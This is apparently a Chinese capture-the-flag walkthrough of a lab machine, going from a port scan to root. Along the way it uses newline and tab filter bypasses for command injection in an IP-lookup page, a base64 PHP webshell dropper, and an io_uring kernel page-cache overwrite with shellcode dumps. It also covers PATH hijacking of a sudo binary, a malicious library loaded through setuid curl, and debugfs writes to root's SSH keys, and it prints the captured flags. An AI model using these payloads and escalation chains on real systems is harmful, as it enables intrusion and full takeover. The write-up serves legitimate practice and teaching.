

信息收集

先扫端口：


```
C:\Cybersecurity\Tools\WebInformationSearch>fscan -h 192.168.56.101 -p-65535
```

```
fscan version: 2.0.0
```

```
[*] 扫描类型: all, 目标端口: 1-65535  
[*] 开始信息扫描...  
[*] 最终有效主机数量: 1  
[*] 共解析 65535 个有效端口  
[+] 端口开放 192.168.56.101:110  
[+] 端口开放 192.168.56.101:143  
[+] 端口开放 192.168.56.101:25  
[+] 端口开放 192.168.56.101:80  
[+] 端口开放 192.168.56.101:22  
[*] 存活端口数量: 5  
[*] 开始漏洞扫描...  
[*] 网站标题 http://192.168.56.101 状态码:200 长度:2443 标题:离线IP地址查询  
[+][发现漏洞] 目标: http://192.168.56.101  
漏洞类型: poc-yaml-phpstudy-nginx-wrong-resolve  
漏洞名称: php  
详细信息: <iis(<br></i>  
[!] 扫描错误 192.168.56.101:143 - Get "http://192.168.56.101:143": read tcp 127.0.0.1:54011->192.168.56.101:143: wsarecv: An existing connection was forcibly closed by the remote host.  
[!] 扫描错误 192.168.56.101:25 - Get "http://192.168.56.101:25": read tcp 127.0.0.1:54012->192.168.56.101:25: wsarecv: An existing connection was forcibly closed by the remote host.  
[!] 扫描错误 192.168.56.101:110 - Get "http://192.168.56.101:110": read tcp 127.0.0.1:54015->192.168.56.101:110: wsarecv: An existing connection was forcibly closed by the remote host.  
[!] 扫描错误 192.168.56.101:22 - 扫描总时间超时: context deadline exceeded  
[*] 扫描已完成: 5/5  
[*] 扫描结束,耗时: 3m46.555044s
```

```
C:\Cybersecurity\Tools\WebInformationSearch>
```

一个ip查询服务



The screenshot shows a web browser window with a dark theme. At the top, a security warning bar is visible, indicating a connection to 192.168.56.101. Below the warning, a large, dark, empty rectangular area occupies the main part of the page. In the center of this area, there is a light gray rectangular box containing a text input field with the value '127.0.0.1' and a green button labeled '查询' (Query). Below the input field, there is a smaller, light gray rectangular box containing the text '127.0.0.1 [本机地址]' (127.0.0.1 [Local Address]). At the bottom center of the page, there is a small, light gray rectangular box containing the text 'maze-sec'.

web shell

经过测试过滤了以下字符:

、
\$
&
+
;
|

当输入 * 提示:



似乎是从本地读取数据缓存的

输入 ~ 时提示:



发现 ../..//* 可以枚举目录:



可以发现：



nali是一个查询IP地理信息和CDN提供商的离线终端工具

<https://github.com/zu1k/nali>

推测后端是这样的形式：

```
nali [cmd]
```

同时得知存在以下用户

```
admin
lnnn
mono
```



读取一些基本信息




这边本来是想看nali有没有什么可以执行命令的参数，但是突然想起来常见命令分隔符被过滤了，但是可以用 %0a 来换行

%0awhoami



空格过滤可以用 %09 来绕




为了拿一个稳定的shell，可以写一句话木马，因为很多字符被过滤了，这里我选择的方法是：

```
php -r  
'if(file_put_contents("shell.php",base64_decode("PD9waHAgaXZhbCgkX1BPU1RbMV0pO  
z8+IA=="))){}'
```

利用 `php -r` 执行php代码写入webshell，但是由于分号被过滤，正常执行会提示："PHP Parse error: syntax error, unexpected token "<", expecting end of file in Command line code on line 1"，此处我通过 `if(xxx){}` 来进行规避。

执行后连上webshell：



root Shell (非预期)

同样的存在非预期CVE-2026-43494

io_uring bvec
DANGLING! (bvec)

→

struct page *
(kernel vaddr)

→

page cache (live!)
su pg0

```
[*] page cache page 0 BEFORE overwrite (legitimate ELF) (64 bytes):
0000: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00 |.ELF.....|
0010: 03 00 3e 00 01 00 00 00 30 43 00 00 00 00 00 00 |..>....0C....|
0020: 40 00 00 00 00 00 00 00 c8 41 01 00 00 00 00 00 |@.....A.....|
0030: 00 00 00 00 40 00 38 00 0e 00 40 00 1f 00 1e 00 |....@.8...@....|

[*] submitting IORING_OP_READ_FIXED to overwrite page cache...
[*] SQE[0] IORING_OP_READ_FIXED:
    fd      = 4
    addr    = 0x00007ffb3412f000
    len     = 0x1000 (4096 bytes)
    buf_index = 0
    off     = 0x0
    user_data = 0x1234
[+] READ_FIXED completed: 4096 bytes written via DMA
```

io_uring bvec
UAF WRITE (bvec)

==DMA==>

struct page *
(kernel vaddr)

==DMA==>

PAGE CACHE PWNNED
our shellcode \o/


```
[*] verifying page cache overwrite...
[*] page cache page 0 AFTER overwrite (our shellcode) (129 bytes):
0000: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00 |.ELF.....|
0010: 03 00 3e 00 01 00 00 00 68 00 00 00 00 00 00 00 |..>....h.....|
0020: 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |8.....|
0030: 00 00 00 00 40 00 38 00 01 00 00 00 05 00 00 00 |....@.8.....|
0040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
0050: 2f 62 69 6e 2f 73 68 00 81 00 00 00 00 00 00 00 |/bin/sh.....|
0060: 81 00 00 00 00 00 00 00 31 ff b0 69 0f 05 48 8d |.....1..i..H.|
0070: 3d db ff ff ff 6a 00 57 48 89 e6 31 d2 b0 3b 0f |=...j.WH..1..;.|
0080: 05 |.|

[+] verification PASSED - page cache overwritten with SHELL_ELF
[+] executing /usr/bin/su (now contains setuid(0) + execve /bin/sh)...

=== RESTORE: sudo cp /tmp/.backup_su_2667 /usr/bin/su && sudo chmod u+s /usr/bin/su ===
id
uid=0(root) gid=33(www-data) groups=33(www-data)
cat /root/root.txt
flag{root-1b5f527b85d84d80816879c8044b0ea9}
find / -name user.txt
/home/lnnn/user.txt
cat /home/lnnn/user.txt
flag{user-b67448e8af484d5f8958f307b3d57f09}
```

user shell (mono)

在 /opt/pass.txt 发现账密:



ssh连接获得user shell (momo)

```
Linux Merge 7.0.8-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-8.1~trixie (2026-05-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun  2 10:08:43 2026 from 192.168.56.1
mono@Merge:~$ whoami
mono
mono@Merge:~$ id
uid=1000(mono) gid=1000(mono) groups=1000(mono)
mono@Merge:~$ ls
```

user shell (lnnn)

执行 `sudo -l` 发现:

```
mono@Merge:/opt$ sudo -l
Matching Defaults entries for mono on Merge:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty, env_keep+=PATH, !secure_path

User mono may run the following commands on Merge:
  (lnnn) NOPASSWD: /opt/Dirty-Merge/dirty_merge
```

直接执行 /opt/Dirty-Merge/dirty_merge 拿到的是假root, 实际非root权限

可以以 lnnn 的身份执行 /opt/Dirty-Merge/dirty_merge, 应该是需要横向, 同时可以注意到 `env_keep+=PATH, !secure_path`, 观察c源码发现:

```
受限模式旨在安全地浏览代码。信任此窗口以启用所有功能。 管理 了解详细信息
C gro_fragnesia.c X
591 {
644     if (setresuid(0, 0, 0) < 0)
647         printf("usersns_setup: outer_uid=%u outer_gid=%u ns_uid=%d ns_gid=%d\n",
648             outer_uid, outer_gid, getuid(), getgid());
649 }
650
651 static int nsb_fd = -1;
652 static pid_t nsb_helper_pid = -1;
653
654 static void add_xfrm_esptcp_state(void);
655
656 static void setup_veth_two_ns(void)
657 {
658     int sync_p[2], ack_p[2], done_p[2];
659     char buf[128];
660     pid_t helper;
661     int ret;
662
663     ret = system("ip link add veth0 type veth peer name veth1");
664     if (ret != 0)
665         gate_fail("ip link add veth pair");
666
667     ret = system("ip addr add 10.0.0.1/24 dev veth0");
668     if (ret != 0)
669         gate_fail("ip addr add veth0");
670
671     ret = system("ip link set veth0 up");
672     if (ret != 0)
673         gate_fail("ip link set veth0 up");
674
675     if (pipe(sync_p) < 0 || pipe(ack_p) < 0 || pipe(done_p) < 0)
676         die("pipe two_ns");
677
678     helper = fork();
679     if (helper < 0)
680         die("fork nsb helper");
681
682     if (helper == 0) {
683         close(sync_p[0]);
684         close(ack_p[1]);
685         close(done_p[0]);
686
687         if (unshare(CLONE_NEWNET) < 0)
688             gate_fail("unshare(CLONE_NEWNET) nsB");
689
690         write(sync_p[1], "R", 1);

```

使用了非绝对路径的 ip 命令，存在环境变量注入的可能，先生成一对ssh密钥：

```
ssh-keygen -t ed25519
```

创建一个 /tmp/ip :

```
#!/bin/bash
mkdir -p /home/lnnn/.ssh/
cat /tmp/id_ed25519.pub > /home/lnnn/.ssh/authorized_keys
```

```
chmod 700 /home/lnnn/.ssh  
chmod 600 /home/lnnn/.ssh/authorized_keys
```

添加环境变量:

```
PATH=/tmp:$PATH
```

执行

```
sudo -u lnnn /opt/Dirty-Merge/dirty_merge
```

拿私钥切成lnnn账户

```
ssh -i /tmp/id_ed25519 lnnn@127.0.0.1
```

```
mono@Merge:/tmp$ ssh -i /tmp/id_ed25519 lnnn@127.0.0.1  
Linux Merge 7.0.8-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-8.1~trixie (2026-05-15) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
lnnn@Merge:~$ id  
uid=1001(lnnn) gid=1001(lnnn) groups=1001(lnnn)  
lnnn@Merge:~$ whoami  
lnnn
```

获得user flag:

```
flag{user-b67448e8af484d5f8958f307b3d57f09}
```

```
lnnn@Merge:~$ ls  
user.txt  
lnnn@Merge:~$ cat user.txt  
flag{user-b67448e8af484d5f8958f307b3d57f09}
```

user shell (admin)

在 /opt/admin 发现

```
lnnn@Merge:~$ ls -l /opt/admin
total 320
-rwsr-sr-x 1 admin admin 321880 May 22 09:19 curl
-rw-r--r-- 1 root  root    105 May 22 09:20 hint.txt
```

一个有 suid 的 curl，应该可以借助它横向到 admin
hint.txt 的内容是：

关注详细的参数帮助信息

Focus on the detailed parameter help information

可以通过 --engine 参数加载恶意库，具体如下：
先创建c文件：

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor))
void malicious_init() {
    setuid(1002);
    execl("/bin/bash", "bash", "-p", NULL);
}
```

编译：

```
gcc -shared -fPIC -o evil.so evil.c
```

调用执行：

```
/opt/admin/curl --engine /tmp/evil.so x
```

获取admin shell

```
lnnn@Merge:/tmp$ vim /tmp/evil.c
lnnn@Merge:/tmp$ gcc -shared -fPIC -o evil.so evil.c
lnnn@Merge:/tmp$ /opt/admin/curl --engine /tmp/evil.so x
bash-5.2$ id
uid=1001(lnnn) gid=1001(lnnn) euid=1002(admin) egid=1002(admin) groups=1002(admin),1001(lnnn)
bash-5.2$ whoami
admin
bash-5.2$ █
```

root shell

在 /home/admin/hint.txt 提示: "man,what can i do"

发现admin可写 /etc/group

```
bash-5.2$ ls -l /etc/group
-rw-rw-r-- 1 root admin 670 Jun  2 10:12 /etc/group
bash-5.2$ █
```

把Innn用户添加到disk组中，利用disk group给root写ssh公钥进行提权，重新登录Innn

```
mono@Merge:~$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:mono
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
```

```
mono@Merge:~$ id
uid=1000(mono) gid=1000(mono) groups=1000(mono),6(disk)
mono@Merge:~$ █
```

查看分区情况

```
df -h
```

```
mono@Merge:~$ df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            948M     0  948M   0% /dev
tmpfs           197M  588K  196M   1% /run
/dev/sda1       38G   2.7G   33G   8% /
tmpfs           982M     0  982M   0% /dev/shm
tmpfs           5.0M     0   5.0M   0% /run/lock
tmpfs           1.0M     0   1.0M   0% /run/credentials/systemd-journald.service
tmpfs           982M   32K  982M   1% /tmp
tmpfs           1.0M     0   1.0M   0% /run/credentials/getty@tty1.service
tmpfs           197M   8.0K  197M   1% /run/user/1000
tmpfs           197M   8.0K  197M   1% /run/user/1001
tmpfs           197M   8.0K  197M   1% /run/user/0
```

/dev/sda1 是挂载根系统的磁盘，利用 debugfs 进行读写

```
/usr/sbin/debugfs -w -R "rm /root/.ssh/authorized_keys" /dev/sda1
/usr/sbin/debugfs -w -R "write /tmp/id_ed25519.pub /root/.ssh/authorized_keys"
/dev/sda1
/usr/sbin/debugfs -w -R "sif /root/.ssh uid 0" /dev/sda1
/usr/sbin/debugfs -w -R "sif /root/.ssh gid 0" /dev/sda1
/usr/sbin/debugfs -w -R "sif /root/.ssh mode 040700" /dev/sda1
/usr/sbin/debugfs -w -R "sif /root/.ssh/authorized_keys uid 0" /dev/sda1
/usr/sbin/debugfs -w -R "sif /root/.ssh/authorized_keys gid 0" /dev/sda1
/usr/sbin/debugfs -w -R "sif /root/.ssh/authorized_keys mode 0100600"
/dev/sda1
```

然后拿ssh私钥直接登录即可：

```
ssh -i /tmp/id_ed25519 root@127.0.0.1
```

```
mono@Merge:~$ id
uid=1000(mono) gid=1000(mono) groups=1000(mono),6(disk)
mono@Merge:~$ /usr/sbin/debugfs -w -R "rm /root/.ssh/authorized_keys" /dev/sda1
debugfs 1.47.2 (1-Jan-2025)
rm: File not found by ext2_lookup while trying to resolve filename
mono@Merge:~$ /usr/sbin/debugfs -w -R "write /tmp/id_ed25519.pub /root/.ssh/authorized_keys" /dev/sda1
debugfs 1.47.2 (1-Jan-2025)
Allocated inode: 542509
mono@Merge:~$ /usr/sbin/debugfs -w -R "sif /root/.ssh uid 0" /dev/sda1
debugfs 1.47.2 (1-Jan-2025)
mono@Merge:~$ /usr/sbin/debugfs -w -R "sif /root/.ssh gid 0" /dev/sda1
debugfs 1.47.2 (1-Jan-2025)
mono@Merge:~$ /usr/sbin/debugfs -w -R "sif /root/.ssh mode 040700" /dev/sda1
debugfs 1.47.2 (1-Jan-2025)
mono@Merge:~$ /usr/sbin/debugfs -w -R "sif /root/.ssh/authorized_keys uid 0" /dev/sda1
debugfs 1.47.2 (1-Jan-2025)
mono@Merge:~$ /usr/sbin/debugfs -w -R "sif /root/.ssh/authorized_keys gid 0" /dev/sda1
debugfs 1.47.2 (1-Jan-2025)
mono@Merge:~$ /usr/sbin/debugfs -w -R "sif /root/.ssh/authorized_keys mode 0100600" /dev/sda1
debugfs 1.47.2 (1-Jan-2025)
mono@Merge:~$ ssh -i /tmp/id_ed25519 root@127.0.0.1
Linux Merge 7.0.8-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-8.1~trixie (2026-05-15) x86_64
```

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Fri May 22 09:18:49 2026 from 192.168.6.111

```
root@Merge:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Merge:~# cat /root/root.txt
flag{root-1b5f527b85d84d80816879c8044b0ea9}
root@Merge:~#
```

```
flag{root-1b5f527b85d84d80816879c8044b0ea9}
```